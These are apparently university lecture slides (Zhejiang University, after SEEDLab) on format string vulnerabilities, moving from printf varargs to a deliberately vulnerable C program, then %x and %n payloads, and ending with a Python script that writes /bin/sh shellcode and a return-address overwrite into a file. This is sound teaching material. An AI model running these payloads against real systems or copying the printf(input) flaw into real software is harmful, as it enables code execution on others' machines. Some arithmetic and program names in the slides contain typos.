浙江大學 ZHEJIANG UNIVERSITY

Format String Vulnerability

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

Printf()

- Printf() used to print out a string according to a format
- The first argument is called format string
- Other functions include sprintf, fprintf …

SYNOPSIS top

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>
```

Overview

- Format string vulnerability was discovered in 2001
- A class of vulnerabilities that take advantage of an attacker-controlled buffer as an argument to printf() function.
- Consequences: the attacker can perform read and write to **arbitrary memory addresses**
- There are a number of functions that accept a format string as an argument
  - Functions: fprintf, printf, vfprintf
  - Programs: syslog….

Format Specifiers

- printf ("The magic number is: %d\n", 1911);

Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

Variable Number of Arguments

```
#include <stdio.h>

int main()
{
    int i=1, j=2, k=3;

    printf("Hello World \n");
    printf("Print 1 number:  %d\n", i);
    printf("Print 2 numbers: %d, %d\n", i, j);
    printf("Print 3 numbers: %d, %d, %d\n", i, j, k);
}
```

How To Access Optional Arguments

- Printf() uses some macros to access optional arguments
  - Va_start
  - Va_arg
  - Va_end

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                                  ①

  va_start(ap, Narg);                          ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));           ③
    printf("%f\n", va_arg(ap, double));        ④
  }
  va_end(ap);                                  ⑤
}
```

Initialize va_list

- The stack frame when calling myprint(2,2,3.5,3,4.5)
  - All arguments are pushed on the stack




图 6.1: 栈帧的布局: myprint(2, 2, 3.5, 3, 4.5)

Initialize va_list

- Va_start: compute the start address of va_list based on its second argument.
- void va_start(va_list *ap*, *last*)
    - The va_start() macro initializes ap for subsequent use by va_arg() and va_end(), and must be called first.
    - The argument last is the name of the last argument before the variable argument list, that is, the last argument of which the calling function knows the type.

```
va_start(ap, Narg);                                    ②
```

Move va_list

- *type* **va_arg(va_list** *ap*, *type*)
    - The va_arg() macro expands to an expression that has the type and value of the next argument in the call. **The argument ap is the va_list ap initialized by va_start().** Each call to va_arg() modifies ap so that the next call returns the next argument. The argument type is a type name specified so that the type of a pointer to an object that has the specified type can be obtained simply by adding a * to type.
    - Va_arg moves in the stack based on the size of the second arguments

```
printf("%d  ", va_arg(ap, int));          ③
printf("%f\n", va_arg(ap, double));       ④
```

Clean up

- **void va_end(va_list *ap*);**
- Each invocation of **va_start**() must be matched by a corresponding invocation of **va_end**() in the same function. After the call **va_end(*ap*)** the variable *ap* is undefined. Multiple traversals of the list, each bracketed by **va_start**() and **va_end**() are possible. **va_end**() may be a macro or a function.

```
va_end(ap);    ⑤
```

Look at printf() again

- Myprintf uses Narguments to denote number of arguments, and the type of input arguments is fixed
- However, printf() uses format string for this purpose

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

Look at printf() again

- %d: the argument is int, (the decimal form)
- %x: unsigned int, (the hexadecimal form)
- %s: string pointer
- %f: double

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

Look at printf() again




图 6.2: printf() 是如何找到和使用可变参数的

What if we make a mistake

- What if the number of optional arguments does not match the number of format specifiers?
    - Three format specifiers, with two optimal arguments
        - *Why old compiler cannot find this problem*?

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

What if we make a mistake




图 6.3: 缺了一个可变参数导致的情况

A vulnerable program

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

A vulnerable program




图 6.4: 漏洞程序栈帧的布局

Attack I: crash the program

```
$ ./vul
......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault
```

Why?

Attack II: read data from stack

- We need to calculate the offset between secret and va_list
  - The fifth %x

```
$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

Attack III: change data on the stack

- %n: write how many characters we have printed into memory pointed by va_list

- Suppose the address of var is 0xbf ff f3 04

```
$ echo $(printf "\x04\xF3\xFF\xBF").%x.%x.%x.%x.%x.%n > input
```

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c    ← 这个值被修改了!
```

Attack III: change data on the stack




图 6.5: 用格式化字符串漏洞来更改内存

Attack IV: change data to arbitrary value

- Suppose we want to change the value to 0x66887799
  - The precision modifier is written as .number, pad with 0
    - printf(“%.5d”, 10) -> 00010
  - The width modifier. Pad with space
    - printf(“%5d”, 10) -> ␣␣␣10

Attack IV: change data to arbitrary value

```
$ echo $(printf "\x04\xf3\xff\xbf")%.8x%.8x%.8x%.8x%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****00000063b7fc5ac0b7eb8309bffff33f000000
0000000000000(many 0's omitted)000000000000011223344
Data at target address: 0x9896a4
```

Before %n, we have printed out 4 bytes address, 32 bytes data as 8x%, and 10,000,000 as 10,000,000x%. So the value written to 0xbfff3f04 is 10,000,036 -> 0x9896a4

But its slow!

Attack IV: a smarter one

We can change part of the variable: 2 bytes or one byte once

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
----------------------------------------
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5           ← 四个字节全被修改了
12345
The value of b: 0x11220005    ← 只有两个字节被修改了
12345
The value of c: 0x11223305    ← 只有一个字节被修改了
```

Attack IV: a smarter one

If we want to change var to 0x66887799, we can change two bytes once -> two attempts. Or one byte once -> four attempts

0xbffff304 -> 0x7799

0xbffff306 -> 0x6688

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       %.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****@@@@****00000063b7fc5ac0b7eb8309bffff33f00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```


Attack IV: a smarter one

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       %.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****@@@@****00000063b7fc5ac0b7eb8309bffff33f00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

26204 + 4x8 + 12 = 0x6688

4639 = 0x7799 – 0x6688

Attack IV: a smarter one



1. Why we need extra 4x %.8x before %.26204x?
2. Why we need to insert @@@@ between two addresses?

A vulnerable program

```
void fmtstr(char *str)
{
  unsigned int *framep;
  unsigned int *ret;

  // Copy ebp into framep
  asm("movl %%ebp, %0" : "=r" (framep));                ①
  ret = framep + 1;

  /* print out information for experiment purpose */
  printf("The address of the input array:  0x%.8x\n", (unsigned)str);
  printf("The value of the frame pointer:  0x%.8x\n", (unsigned)framep);
  printf("The value of the return address: 0x%.8x\n", *ret);

  printf(str); // The vulnerable place

  printf("\nThe value of the return address: 0x%.8x\n", *ret);
}
```

Ebp: frame base

Ebp + 4： return address

A vulnerable program

```
int main(int argc, char **argv)
{
  FILE *badfile;
  char str[200];

  badfile = fopen("badfile", "rb");
  fread(str, sizeof(char), 200, badfile);
  fmtstr(str);

  return 1;
}
```

A vulnerable program

- Four steps: 1) inject code on stack (A). 2) find the shell code 3) find the return address on stack (B) 4) *B = A

```
$ touch badfile
$ fmtvul
The address of the input array:  0xbfffec14
The value of the frame pointer:  0xbfffebe8
...
```

Stack contains ret:
0xbfffebe8 + 4 = 0xbfffebec

Shell code is in the input array. 0xbfffec14 + 0x90 = 0xbfffeca4

A vulnerable program

- Four steps: 1) inject code on stack (A). 2) find the shell code 3) find the return address on stack (B) 4) *B = A

```
$ touch badfile
$ fmtvul
The address of the input array:  0xbfffec14
The value of the frame pointer:  0xbfffebe8
...
```

Stack contains ret:

0xbfffebe8 + 4 = 0xbfffebec

Shell code is in the input array. 0xbfffec14 + 0x90 = 0xbfffeca4

So we need to write 0xbfffeca4 to 0xbfffebec.

0xbfffebec: 0xeca4

0xbfffebee: 0xbf ff

A vulnerable program

So we need to write 0xbfffeca4 to 0xbfffebec.


0xbfffebec: 0xeca4

0xbfffebee: 0xbfff

We need to know the offset between va_list and str[]. We use 30 %.8x to give it a try. -> we need 20 %x to get the first address.

```
....@@@@....
080485c4:b7fba000:b7ffd940:bfffece8:b7feff10:
bfffebe8:bfffebec:b7fba000:b7fba000:bfffece8:
080485c4:bfffec14:00000001:000000c8:0804b008:
b7ff37ec:00000000:b7fff000:bfffed94:0804b008:
bfffebee:40404040:bfffebec:78382e25:382e253a:
...
```

A vulnerable program



Attack script

```
#!/usr/bin/python3

import sys

shellcode= (
   "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
   "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
   "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

N = 200

# 往字符串里填满NOP
content = bytearray(0x90 for i in range(N))
```

Attack script

```
# 把shellcode放在尾部
start = N - len(shellcode)
content[start:] = shellcode

# 把返回值域的地址放在格式化字符串的头部
addr1 = 0xbfffebee                                      ②
addr2 = 0xbfffebec
content[0:4]  = (addr1).to_bytes(4,byteorder='little')
content[4:8]  = ("@@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little') ③
```

Attack script

```
# 加上%x和%hn
small   = 0xbfff - 12 - 19*8                                    ④
large   = 0xeca4 - 0xbfff
s    = "%.8x"*19 + "%." + str(small) + "x%hn%." \
                       + str(large) + "x%hn"
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt                                   ⑤

# 把构造好的字符串写入badfile文件
file = open("badfile", "wb")
file.write(content)
file.close()
```

Attack script

```
\xEE\xEB\xFF\xBF@@@@\xEC\xEB\xFF\xBF
%.8x%.8x (此处略去16个%.8x) %.8x%.48987x%hn%.11429x%hn
\x90\x90 ....  (恶意代码)
```

- 0xbfff – (12+19*8) = 48987
- 0xeca4 - 0xbfff=11429

Result

```
$ fmtvul
The address of the input array:  0xbfffec14
The value of the frame pointer:  0xbfffebe8
The value of the return address: 0x080485c4
